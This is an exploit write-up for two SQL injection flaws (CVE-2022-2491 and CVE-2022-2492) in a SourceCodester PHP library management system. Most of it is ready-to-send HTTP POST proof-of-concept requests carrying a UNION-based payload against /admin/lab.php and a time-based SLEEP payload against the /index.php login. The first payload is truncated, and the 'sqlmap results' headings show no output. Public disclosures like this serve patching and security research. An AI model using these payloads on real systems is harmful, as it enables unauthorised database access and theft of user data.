Exploit Title: Library Management System with QR code Attendance and Auto Generate Library Card - Multiple SQL injections

Date: 2022-07/20

Exploit Author: xiahao@webray.com.cn

Vendor Homepage: https://www.sourcecodester.com

Software Link: https://www.sourcecodester.com/php/15434/library-management-system-qr-code-attendance-and-auto-generate-library-card.html

Version: 1.0

Tested on: windows10 + phpstudy

1./admin/lab.php(CVE-2022-2491)


/lab.php SQL injection exists for parameter Section

Sample request POC #1

```
POST /admin/lab.php HTTP/1.1
Host: [IP:PORT]
Connection: close
Content-Length: 208
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.99 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: null
Sec-Fetch-Site: none
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

submit=1&Section=1' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,CONCAT(0x71716b7171,0x546e4444736b7743575a666d4873746a64506
```

Sqlmap running results



2./index.php(CVE-2022-2492)

/index.php SQL injection exists for parameter RollNo

Sample request POC #2

```
POST /index.php HTTP/1.1
Host: www.l-ms.com
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 111

RollNo=admin' AND (SELECT 2625 FROM (SELECT(SLEEP(5)))MdIL) AND
'KXmq'='KXmq&Password=1231312312&signin=Sign In
```

Sqlmap running results